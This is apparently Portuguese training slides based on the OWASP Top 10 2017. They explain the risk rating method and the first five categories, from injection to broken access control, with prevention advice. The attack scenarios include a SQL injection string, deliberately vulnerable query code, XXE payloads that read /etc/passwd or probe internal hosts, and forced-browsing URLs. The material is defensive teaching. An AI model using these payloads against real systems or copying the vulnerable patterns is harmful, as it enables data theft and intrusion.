
O uso de dados e estatísticas fazem parte do processo, mas não é somente isso. Foram utilizados dados de mais de 500 mil aplicações, fornecidos por um número não revelado de organizações, sendo algumas anônimas. Essa foi a maior e mais abrangente amostra de dados de segurança de aplicações já utilizada no ranking.

OWASP Top 10 - 2017

Agora iremos falar de como funcionam os ataques da lista da OWASP Top 10 de 2017, porém antes de tudo vamos entender como funciona o cálculo de risco da OWASP para ranquear as vulnerabilidades.

❏ O que são Riscos

Os atacantes podem potencialmente usar muitos caminhos diferentes através da sua aplicação para afetar o seu negócio ou organização. Cada um destes caminhos representa um risco que pode, ou não, ser suficientemente sério para requerer atenção.



OWASP Top 10 - 2017

Por vezes estes caminhos são triviais de encontrar e abusar mas outras vezes são extremamente difíceis. De forma semelhante, o dano causado pode não ter consequências, ou pode destruir o seu negócio. Para determinar o risco para a sua organização, pode avaliar a probabilidade associada com cada agente de ameaça, vetor de ataque e falhas de segurança, combinando-os com a estimativa do impacto técnico e de negócio na organização. Em conjunto, estes fatores determinam o risco global.

Qual é o meu Risco

O Top 10 da OWASP foca-se na identificação dos riscos mais sérios para um conjunto alargado de organizações. Para cada um desses riscos, oferecemos informação genérica sobre a probabilidade de ocorrência e impacto técnico usando o seguinte esquema de classificação simples, baseado na Metodologia de Classificação de Risco da OWASP.

| Agente Ameaça | Abuso | Prevalência da Falha | Detetabilidade | Impacto Técnico | Impacto Negócio |
|-------------------------|-------------|----------------------|----------------|-----------------|-----------------------|
| Específico da Aplicação | Fácil: 3 | Predominante: 3 | Fácil: 3 | Grave: 3 | Específico do Negócio |
| | Moderado: 2 | Comum: 2 | Moderado: 2 | Moderado: 2 | |
| | Difícil: 1 | Incomum: 1 | Difícil: 1 | Reduzido: 1 | |

OWASP Top 10 - 2017

❏ Riscos que as Falhas Representam

A metodologia de Classificação de Risco para o Top 10 é baseada na **OWASP Risk Rating Methodology**. Para cada categoria do Top 10, estimamos o risco típico que cada falha introduz numa aplicação web típica, ao observar os fatores de ocorrência comuns e os fatores de impacto para cada falha. De seguida, ordenamos o Top 10 de acordo com as falhas que tipicamente introduzem o risco mais significativo para uma aplicação. Estes fatores são atualizados a cada nova versão do Top 10 de acordo com as mudanças que ocorrem.

OWASP Risk Rating Methodology define diversos fatores que ajudam a calcular o risco de uma determinada vulnerabilidade. Todavia, o Top 10 deve ser genérico e não focar em vulnerabilidades específicas existentes em aplicações e APIs reais. Consequentemente, não poderemos ser tão precisos quanto os donos do sistema, no que diz respeito a calcular o risco para a(s) sua(s) aplicação(ões). Você avaliará melhor a importância da(s) sua(s) aplicação(ões) e dos seus dados, quais são as ameaças, como o sistema foi construído e como é utilizado.

A nossa metodologia inclui três fatores de ocorrência para cada falha (prevalência, detecção e facilidade de abuso) e um fator de impacto (técnico). A escala de risco para cada fator varia entre 1-Baixo até 3-Alto com terminologia específica. A prevalência de uma falha é um fator que tipicamente não terá de calcular. Para dados sobre a prevalência, recebemos estatísticas de diferentes organizações, agregamos todos os dados pelos 10 fatores mais prováveis.


OWASP Top 10 - 2017

Estes dados foram depois combinados com os outros dois fatores de ocorrência (detecção e facilidade de abuso) para calcular um índice de ocorrência de cada falha. Este último foi então multiplicado pelo fator de impacto técnico médio estimado de cada item, para apresentar uma ordenação geral dos riscos de cada item para o Top 10 (quanto mais elevado for o resultado, mais elevado é o risco). Detecção, Facilidade de Abuso, e o Impacto foram calculados através da análise de CVEs reportados que foram associados com cada item do Top 10.

Nota: Esta abordagem não tem em consideração a existência de um agente ameaça. Nem tem em consideração quaisquer detalhes técnicos associados à sua aplicação em particular. Qualquer um destes fatores pode afetar de forma significativa a probabilidade geral de um atacante encontrar e explorar uma vulnerabilidade específica. Esta classificação não tem em consideração o impacto específico no seu negócio. A sua organização terá que decidir que riscos de segurança das aplicações e APIs é que a sua organização está disposta a aceitar dada a sua cultura, indústria, e o ambiente regulatório. O propósito do Top 10 da OWASP não é realizar a análise de risco por si.

OWASP Top 10 - 2017

A imagem seguinte ilustra o nosso cálculo do risco para A6:2017 – Configurações de Segurança Incorretas.



OWASP Top 10 - 2017

❑ A1:2017 - Injeção

Falhas de injeção, tais como injeções de SQL, OS e LDAP ocorrem quando dados não confiáveis são enviados para um interpretador como parte de um comando ou consulta legítima. Os dados hostis do atacante podem enganar o interpretador levando-o a executar comandos não pretendidos ou a aceder a dados sem a devida autorização.

| Específico App. | Abuso: 3 | Prevalência: 2 | Deteção: 3 | Técnico: 3 | Negócio ? |
|---|----------|--|------------|---|-----------|
| Quase todas as fontes de dados podem ser um vetor de injeção: variáveis de ambiente, parâmetros, serviços web internos e externos e todos os tipos de utilizador. Falhas de injeção ocorrem quando um atacante consegue enviar dados hostis para um interpretador. | | As falhas relacionadas com injeção são muito comuns, em especial em código antigo. São encontradas frequentemente em consultas SQL, LDAP, XPath ou NoSQL, comandos do Sistema Operativo, processadores de XML, cabeçalhos de SMTP, linguagens de expressão e consultas ORM. Estas falhas são fáceis de descobrir aquando da análise do código. <i>Scanners</i> e <i>fuzzers</i> podem ajudar os atacantes a encontrar falhas de injeção. | | A injeção pode resultar em perda ou corrupção de dados, falha de responsabilização, ou negação de acesso. A injeção pode, às vezes, levar ao controlo total do sistema. O impacto no negócio depende das necessidades de proteção da aplicação ou dos seus dados. | |

OWASP Top 10 - 2017

❑ A Aplicação é Vulnerável?

Uma aplicação é vulnerável a este ataque quando:

- Os dados fornecidos pelo utilizador não são validados, filtrados ou limpos pela aplicação.
- Dados hostis são usados diretamente em consultas dinâmicas ou invocações não parametrizadas para um interpretador sem terem sido processadas de acordo com o seu contexto.
- Dados hostis são usados como parâmetros de consulta ORM, por forma a obter dados adicionais ou sensíveis.
- Dados hostis são usados diretamente ou concatenados em consultas SQL ou comandos, misturando a estrutura e os dados hostis em consultas dinâmicas, comandos ou procedimentos armazenados.

Algumas das injeções mais comuns são SQL, NoSQL, comandos do sistema operativo, ORM, LDAP, Linguagens de Expressão (EL) ou injeção OGNL. O conceito é idêntico entre todos os interpretadores. A revisão de código é a melhor forma de detectar se a sua aplicação é vulnerável a injeções, complementada sempre com testes automáticos que cubram todos os parâmetros, cabeçalhos, URL, cookies, JSON, SOAP e dados de entrada para XML. As organizações podem implementar ferramentas de análise estática (SAST) e dinâmica (DAST) de código no seu processo de CI/CD com o objetivo de identificar novas falhas relacionadas com injeção antes de colocar as aplicações em ambiente de produção.

OWASP Top 10 - 2017

Exemplos de Cenários de Ataque

Cenário 1: Uma aplicação usa dados não confiáveis na construção da seguinte consulta SQL vulnerável:

```
String query = "SELECT * FROM accounts WHERE custID=" + request.getParameter("id") + "";
```

Cenário 2: De forma semelhante, a confiança cega de uma aplicação em frameworks pode resultar em consultas que são igualmente vulneráveis, (e.g. Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID=" + request.getParameter("id") + "");
```

Em ambos os casos, um atacante modifica o valor do parâmetro id no seu browser para enviar: ' or '1'=1. Por exemplo:

`http://example.com/app/accountView?id=' or '1'=1`

Isto altera o significado de ambas as consultas para que retornem todos os registos da tabela "accounts". Ataques mais perigosos podem modificar dados ou até invocar procedimentos armazenados.

OWASP Top 10 - 2017

❏ Como Prevenir

Prevenir as injeções requer que os dados estejam separados dos comandos e das consultas.

- Optar por uma API que evite por completo o uso do interpretador ou que ofereça uma interface parametrizável, ou então usar uma ferramenta ORM – Object Relational Mapping. N.B.: Quando parametrizados, os procedimentos armazenados podem ainda introduzir injeção de SQL se o PL/ SQL ou T-SQL concatenar consulta e dados, ou executar dados hostis com EXECUTE IMMEDIATE ou exec().
- Validação dos dados de entrada do lado do servidor usando whitelists, isto não representa uma defesa completa uma vez que muitas aplicações necessitam de usar caracteres especiais, tais como campos de texto ou APIs para aplicações móveis.
- Para todas as consultas dinâmicas, processar os caracteres especiais usando sintaxe especial de processamento para o interpretador específico (escaping). Estruturas de SQL tais como o nome das tabelas e colunas, entre outras, não podem ser processadas conforme descrito acima e por isso todos os nomes de estruturas fornecidas pelos utilizadores são perigosos. Este é um problema comum em software que produz relatórios.
- Usar o LIMIT e outros controles de SQL dentro das consultas para prevenir a revelação não autorizada de grandes volumes de registros em caso de injeção de SQL.

OWASP Top 10 - 2017

❑ A2:2017 – Quebra de Autenticação

As funções da aplicação que estão relacionadas com a autenticação e gestão de sessões são muitas vezes implementadas incorretamente, permitindo que um atacante possa comprometer passwords, chaves, tokens de sessão, ou abusar de outras falhas da implementação que lhe permitam assumir a identidade de outros utilizadores (temporária ou permanentemente).

| Específico App. | Abuso: 3 | Prevalência: 2 | Deteção: 2 | Técnico: 3 | Negócio ? |
|--|----------|---|------------|--|-----------|
| Os atacantes têm acesso a uma infinidade de combinações de nome de utilizador e palavras-passe válidas para ataques de <i>credential stuffing</i> (teste exaustivo), força bruta e de dicionário bem como acesso a contas padrão de administração. Ataques à gestão de sessão são genericamente compreendidos em particular <i>tokens</i> que não expiram. | | A quebra de autenticação está bastante difundida devido ao desenho e implementação de muitos controlos de identificação e acesso. A gestão de sessão é o alicerce da autenticação e controlo de acesso, estando presente em todas as aplicações que guardam estado. Os atacantes podem detetar quebras de autenticação através de processos manuais, abusando com recurso a ferramentas automáticas com listas de palavras-passe e ataques de dicionário. | | Os atacantes apenas têm de ganhar acesso a algumas contas, ou a uma conta de administrador para comprometer o sistema. Dependendo do domínio da aplicação, isto pode permitir a lavagem de dinheiro, fraudes na segurança social e roubo de identidade; ou revelação de informação altamente sensível. | |

OWASP Top 10 - 2017

❏ A Aplicação é Vulnerável?

A confirmação da identidade do utilizador, autenticação e gestão da sessão são críticas para a defesa contra ataques relacionados com autenticação.

A sua aplicação poderá ter problemas na autenticação se:

- Permite ataques automatizados tais como credential stuffing ou força bruta.
- Permite senhas padrão, fracas ou conhecidas, tais como "Password1" ou "admin/admin".
- Usa processos fracos ou ineficazes de recuperação de credenciais e recuperação de senhas. "perguntas baseadas em conhecimento", que podem não ser seguras.
- Usa as senhas em claro, encriptação ou resumos (hash) fracas (veja A3:2017 Exposição de Dados Sensíveis).
- Não possui autenticação multi-fator ou o mesmo não funciona corretamente.
- Expõe os identificadores de sessão na URL.
- Não renova os identificadores de sessão após o processo de autenticação ter sido bem sucedido.
- Não invalida convenientemente os identificadores de sessão.

As sessões do utilizador ou os tokens de autenticação (em particular os de single sign-on (SSO)) não são invalidados convenientemente durante o processo de término de sessão (logout) ou após um período de inatividade.

OWASP Top 10 - 2017

❏ Exemplos de Cenários de Ataque

Cenário 1: credential stuffing é um ataque comum que consiste na utilização de listas de senhas conhecidas. Se uma aplicação não implementar um bloqueio de tentativas de login contra o teste exaustivo de credenciais, esta pode ser usada como um oráculo de senhas para determinar se as credenciais são válidas.

Cenário 2: A maioria dos ataques de autenticação ocorrem devido ao fato de se usarem as senhas como único fator. Antigamente consideradas boas práticas, a rotatividade das senhas e a complexidade das mesmas são hoje vistas como fatores para encorajar os utilizadores a usar e reutilizar senhas fracas. Recomenda-se às organizações deixarem de usar estas práticas (NIST 800-63) e passarem a usar autenticação multi-fator.

Cenário 3: O tempo de expiração das sessões não é definido de forma correta. Um utilizador utiliza um computador público para entrar em uma aplicação. Ao invés de fazer logout o utilizador simplesmente fecha a aba do navegador e vai-se embora. Um atacante usa o mesmo computador uma hora depois e o utilizador está ainda autenticado.

OWASP Top 10 - 2017

❏ Como Prevenir


Prevenir a quebra de autenticação requer:

- Sempre que possível, implementar autenticação multi-fator por forma a prevenir ataques automatizados de credential stuffing, força bruta e reutilização de credenciais roubadas.
- Não disponibilizar a aplicação com credenciais pré-definidas, em especial para utilizadores com perfil de administrador.
- Implementar verificações de senhas fracas, tais como comparar as senhas novas ou alteradas com a lista das Top 10000 piores senhas.
- Seguir as recomendações do guia NIST 800-63 B na seção 5.1.1 para Memorized Secrets ou outras políticas modernas para senhas, baseadas em evidências.
- Assegurar que o registo, recuperação de credenciais e API estão preparados para resistir a ataques de enumeração de contas usando as mesmas mensagens para todos os resultados (sucesso/insucesso).
- Limitar o número máximo de tentativas de autenticação falhadas ou atrasar progressivamente esta operação. Registrar todas as falhas e alertar os administradores quando detectados ataques de teste exaustivo, força bruta ou outros.
- Usar, no servidor, um gestor de sessões seguro que gere novos identificadores de sessão aleatórios e com elevado nível de imprevisibilidade após a autenticação. Os identificadores de sessão não devem constar na URL, devem ser guardados de forma segura e invalidados após o logout, por inatividade e ao fim de um período de tempo fixo.

OWASP Top 10 - 2017

❑ A3:2017 – Exposição de Dados Sensíveis

Muitas aplicações web e APIs não protegem de forma adequada dados sensíveis, tais como dados financeiros, de saúde ou dados de identificação pessoal. Os atacantes podem roubar ou modificar estes dados mal protegidos para realizar fraudes com cartões de crédito, roubo de identidade, ou outros crimes. Os dados sensíveis necessitam de proteções de segurança extra como encriptação quando armazenados ou em trânsito, tal como precauções especiais quando trocadas com o navegador web.

|  | | | | | |
|---|----------|--|------------|---|-----------|
| Específico App. | Abuso: 2 | Prevalência: 3 | Deteção: 2 | Técnico: 3 | Negócio ? |
| Ao invés de atacar diretamente a criptografia, os atacantes tendem a roubar chaves, executar ataques MitM ou roubar dados em claro do servidor, em trânsito ou no cliente e.g. navegador. Normalmente isto requer ataque manual. Palavras-passe previamente obtidas podem ser atacadas por força bruta usando processadores gráficos (GPUs) | | Nos últimos anos este tem sido o ataque com maior impacto. A falha mais comum prende-se com a falta de encriptação de dados sensíveis. Quando a criptografia é aplicada, é comum a geração de chaves fracas e a sua má gestão, utilização de algoritmos criptográficos, protocolos e cifra fracos. Para dados em trânsito, as vulnerabilidades no servidor são geralmente fáceis de detetar, mas difícil para dados em repouso. A complexidade para abusar destas vulnerabilidades é muito variável. | | Com frequência esta falha compromete dados que deveriam estar protegidos, tipicamente informação pessoal sensível (PII) como registos médicos, credenciais, dados pessoais, cartões de crédito, os quais devem requerer proteção de acordo com a legislação e regulamentação como EU GDPR ou leis locais. | |

OWASP Top 10 - 2017

❏ A Aplicação é Vulnerável?

Importa determinar as necessidades de proteção dos dados em trânsito e quando em repouso. Senhas, números de cartões de crédito, registos de saúde, informação pessoal e segredos de negócio requerem proteção extra, em particular quando sujeitos a legislação como Lei Geral de Proteção de Dados (LGPD) ou PCI Data Security Standard (PCI DSS). Para todos estes dados:

- Existem dados transmitidos em claro? Isto é válido para qualquer protocolo HTTP, SMTP, FTP bem como tráfego Internet e interno entre balanceadores, gateways, servidores web ou servidores de aplicação.
- Existem dados sensíveis armazenados em claro, incluindo cópias de segurança?
- Utiliza algoritmos criptográficos antigos ou fracos no código atual ou antigo?
- Utiliza chaves criptográficas padrão ou fracas, ou não existe rotatividade?
- A encriptação pode ser quebrada? As diretivas de segurança ou cabeçalhos do agente do utilizador em falta?
- O agente do utilizador e.g. cliente de email, não verifica a validade do certificado do servidor?

Ver as sessões Crypto (V7), Data Protection (V9) e SSL/TLS(V10) do ASVS.

OWASP Top 10 - 2017

❏ Exemplos de Cenários de Ataque

Cenário 1: Uma aplicação delega a encriptação dos números de cartão de crédito para a base de dados, no entanto estes dados são automaticamente decifrados quando são consultados na base de dados permitindo que um ataque de injeção de SQL possa obter os dados em claro.

Cenário 2: Um site não usa TLS em todas as páginas, ou usa encriptação fraca. Monitorando o tráfego da rede (WiFi aberta), o atacante pode remover o TLS, interceptar os pedidos, roubar e reutilizar o cookie de sessão o qual, estando autenticado, lhe permite modificar os dados privados do utilizador. Em alternativa, os dados podem ser modificados em trânsito, destinatário de uma transferência bancária.

Cenário 3: A base de dados de senhas usa resumos (hash) sem salt para armazenar as senhas de todos os utilizadores. Uma falha no carregamento de ficheiros permite ao atacante obter toda a base de dados. Todas as hashes sem qualquer tipo de salt podem ser expostas usando uma rainbow table ou resumos pré-calculados. Hashs geradas por funções simples ou rápidas podem ser quebrados por GPUs, mesmo que tenha sido usado um salt.

OWASP Top 10 - 2017

❏ Como Prevenir


Verifique os seguintes passos e consulte as referências:

- Classificar os dados processados, armazenados ou transmitidos por uma aplicação. Identificar quais são sensíveis de acordo com a legislação de proteção de dados, requisitos regulamentares ou necessidades do negócio.
- Aplicar controles de acordo com a classificação.
- Não armazene dados sensíveis desnecessariamente. Descarte-os o mais depressa possível ou use técnicas de criação de tokens e truncagem.
- Garanta que todos os dados em repouso sejam encriptados.
- Assegure o uso de algoritmos, protocolos e chaves fortes, standard e atuais, bem como a correta gestão das chaves.
- Encripta todos os dados em trânsito usando protocolos seguros como TLS combinado com cifras que permitam Perfect Forward Secrecy (PFS), priorização das cifras pelo servidor e parâmetros seguros. Force o uso de encriptação recorrendo a diretivas como HTTP Strict Transport Security (HSTS).
- Desative a cache para respostas que contenham dados sensíveis.
- Armazene senhas usando algoritmos tais como: Argon2, scrypt, bcrypt ou PBKDF2.
- Verificar de forma independente a eficácia das suas configurações.

OWASP Top 10 - 2017

❑ A4:2017 – Entidades Externas de XML (XXE)

Muitos processadores de XML mais antigos ou mal configurados avaliam referências a entidades externas dentro dos documentos XML. Estas entidades externas podem ser usadas para revelar ficheiros internos usando o processador de URI de ficheiros, partilhas internas de ficheiros, pesquisa de portas de comunicação internas, execução de código remoto e ataques de negação de serviço, tal como o ataque Billion Laughs.

|  | | | | | |
|---|----------|---|------------|---|-----------|
| Específico App. | Abuso: 2 | Prevalência: 2 | Deteção: 3 | Técnico: 3 | Negócio ? |
| Os atacantes podem abusar de processadores XML vulneráveis se conseguirem carregar XML ou incluir conteúdo malicioso num documento XML, abusando assim do código vulnerável, dependências ou integrações. | | Por omissão, muitos dos processadores de XML mais antigos permitem a especificação de entidades externas, um URI que pode ser acedido e avaliado durante o processamento do XML. As ferramentas SAST podem descobrir este problema através da análise das dependências e configuração. A deteção por ferramentas DAST implica processos manuais adicionais. | | Estas falhas podem ser usadas para extrair dados, executar um pedido remoto a partir do servidor, efectuar ataques de negação de serviço entre outros. O impacto no negócio depende da necessidade de proteção das aplicações afetadas, bem como dos dados. | |

OWASP Top 10 - 2017

❏ A Aplicação é Vulnerável?

As aplicações em particular serviços web baseados em XML ou integrações posteriores podem ser vulneráveis a ataques se:

- A aplicação aceita XML diretamente ou carregamentos de XML, em particular de fontes pouco confiáveis, ou se insere dados não-confiáveis em documentos XML, que são depois consumidos pelo processador.
- Qualquer um dos processadores de XML em uso na aplicação ou em serviços web baseados em SOAP permite Definição de Tipo de Documento (DTD). A desativação do processamento de DTD varia entre processadores de XML, é recomendável que consulte uma referência como o Cheat Sheet da OWASP sobre a Prevenção do XXE.
- Se a aplicação usa Security Assertion Markup Language (SAML) para processamento de identidade no contexto de segurança federada ou Single Sign-on (SSO): SAML usa XML para validação da identidade e pode por isso ser vulnerável. Se a aplicação usar SOAP anterior à versão 1.2, é provável que seja suscetível a ataques de XXE se as entidades XML.
- Ser vulnerável a ataques de XXE muito provavelmente significa também que a aplicação é igualmente vulnerável a ataques de negação de serviço, incluindo o ataque billion laughs.

OWASP Top 10 - 2017

❏ Exemplos de Cenários de Ataque

Numerosos problemas públicos com XXE têm vindo a ser descobertos, incluindo ataques a dispositivos embutidos. XXE ocorre em muitos locais não expectáveis, incluindo em dependências muito profundas. A forma mais simples de abuso passa por carregar um ficheiro XML, que, quando aceite:

Cenário 1: O atacante tenta extrair dados do servidor:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE foo [
```

```
<!ELEMENT foo ANY >
```

```
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
```

```
<foo>&xxe;</foo>
```


OWASP Top 10 - 2017

Cenário 2: Um atacante analisa a rede privada do servidor alterando a seguinte linha da ENTITY para:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Cenário 3: Um atacante tenta efetuar um ataque de negação de serviço incluindo um potencial ficheiro sem fim:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

OWASP Top 10 - 2017

❏ Como Prevenir

O treino dos programadores é essencial para identificar e mitigar completamente o XXE. Para além disso:


- Optar por um formato de dados mais simples, tal como JSON.
- Corrigir ou atualizar todos os processadores e bibliotecas de XML usados pela aplicação, dependências ou sistema operativo. Atualizar SOAP para a versão 1.2 ou superior.
- Desativar o processamento de entidades externas de XML e de DTD em todos os processadores de XML em uso pela aplicação, tal como definido no Cheat Sheet da OWASP sobre Prevenção do XXE.
- Implementar validação, filtragem ou sanitização dos dados de entrada para valores permitidos (whitelisting) prevenindo dados hostis nos documentos de XML, cabeçalhos ou nós.
- Verificar que a funcionalidade de carregamento de ficheiros XML ou XSL valida o XML usando para o efeito XSD ou similar.
- As ferramentas SAST podem ajudar a detectar XXE no código fonte, ainda assim a revisão do código é a melhor alternativa em aplicações de grande dimensão e complexidade com várias integrações.

Se estes controles não forem possíveis considere a utilização de correções virtuais, gateways de segurança de APIs, ou WAFs para detectar, monitorar e bloquear ataques de XXE.

OWASP Top 10 - 2017

❑ A5:2017 - Quebra de Controle de Acessos

As restrições sobre o que os utilizadores autenticados estão autorizados a fazer nem sempre são corretamente verificadas. Os atacantes podem abusar destas falhas para ter acesso a funcionalidades ou dados para os quais não têm autorização, tais como dados de outras contas de utilizador, visualizar ficheiros sensíveis, modificar os dados de outros utilizadores, alterar as permissões de acesso, entre outros.

|  | | | | | |
|---|----------|--|------------|---|-----------|
| Específico App. | Abuso: 2 | Prevalência: 2 | Deteção: 2 | Técnico: 3 | Negócio ? |
| O abuso do controlo de acessos é uma competência base dos atacantes. Ferramentas automáticas como SAST e DAST podem detetar a ausência, mas não validar o funcionamento do controlo de acessos quando presente. A deteção do controlo de acessos envolve processos manuais. | | As falhas de controlo de acessos são comuns devido à falta de processos automáticos de deteção e à falta de testes funcionais realizados pelos programadores. A deteção de controlo de acessos não é fácil de realizar recorrendo a testes automáticos tanto estáticos como dinâmicos. | | O impacto técnico reside no facto dos atacantes poderem atuar como utilizadores ou administradores legítimos, utilizadores usarem funções privilegiadas ou criar, aceder, atualizar ou apagar todos os registos. O impacto no negócio depende da necessidade de proteção dos dados. | |

OWASP Top 10 - 2017

❑ A Aplicação é Vulnerável?

O controle de acessos garante que os utilizadores não podem agir além das permissões que lhe foram atribuídas. Falhas no controle de acessos levam tipicamente à divulgação não autorizada de informação, modificação ou destruição de todos os dados, ou à execução de funções de negócio fora dos limites do utilizador. As vulnerabilidades comuns incluem:

- Ultrapassar as verificações de controle de acesso modificando o URL, estado interno da aplicação, página HTML, ou através da utilização de ferramenta para ataque a APIs.
- Permitir a alteração da chave primária para um registo de outro utilizador, permitindo visualizar ou editar a conta deste.
- Elevação de privilégios. Atuar como um utilizador sem autenticação, ou como administrador tendo um perfil de utilizador regular.
- Manipulação de metadados, repetição ou adulteração do JSON Web Token (JWT) de controle de acesso, cookie ou campo escondido para elevação de privilégios.
- Acesso não autorizado a uma API devido a má configuração da política de partilha de recursos entre origens (CORS).
- Forçar a navegação para páginas autenticadas como um utilizador não autenticado, ou para páginas privilegiadas como um utilizador normal, assim como utilizar uma API sem o devido controle de acessos para operações POST, PUT e DELETE.

OWASP Top 10 - 2017

❏ Exemplos de Cenários de Ataque

Cenário 1: A aplicação usa dados não verificados numa chamada SQL que acede a informação da conta:

```
pstmt.setString(1, request.getParameter("acct"));
```

```
ResultSet results = pstmt.executeQuery( );
```

Um atacante, de forma simples, modifica o parâmetro acct no seu navegador para enviar um qualquer outro número de conta à sua escolha. Se o parâmetro não for devidamente verificado, o atacante pode aceder à conta de qualquer utilizador. <http://example.com/app/accountInfo?acct=notmyacct>

Cenário 2: Um atacante força a navegação para determinados URL alvo. O acesso à página de administração requer permissão de administrador.

<http://example.com/app/getapplInfo>

http://example.com/app/admin_getapplInfo

Se um utilizador não autenticado puder acessar a essa página, então existe uma falha. Da mesma forma, se um não-administrador puder acessar à página de administração, existe igualmente uma falha.

OWASP Top 10 - 2017

❏ Como Prevenir


O controle de acessos é apenas efetivo se realizado por código confiável a correr no servidor ou pelas APIs em arquiteturas serverless, em que o atacante não pode modificar a validação do controle de acessos nem os metadados.

- Com a exceção dos recursos públicos, o acesso deve ser negado por omissão.
- Implementar mecanismos de controle de acesso uma única vez, reutilizando-os ao longo da aplicação, incluindo CORS.
- Modelar controle de acesso que assegure a propriedade dos registros, por oposição ao modelo que aceita que um utilizador possa criar, ler, atualizar ou apagar qualquer registro.
- As regras de negócio específicas de uma aplicação devem ser asseguradas por modelos de domínio.
- Desativar a listagem de diretórios no servidor e assegurar que nenhum metadado esteja presente na raiz do servidor web (ex: .git).
- Registrar falhas de controle de acesso e alertar os administradores sempre que necessário.
- Limitar o acesso à API e controladores por forma a minimizar o impacto de ataque com recurso a ferramentas automáticas.
- Invalidar JSON Web Tokens (JWT) após o logout.
- Incluir testes unitários e de integração para as funcionalidades de controle de acessos.

OWASP Top 10 - 2017

A6:2017 – Configurações de Segurança Incorretas

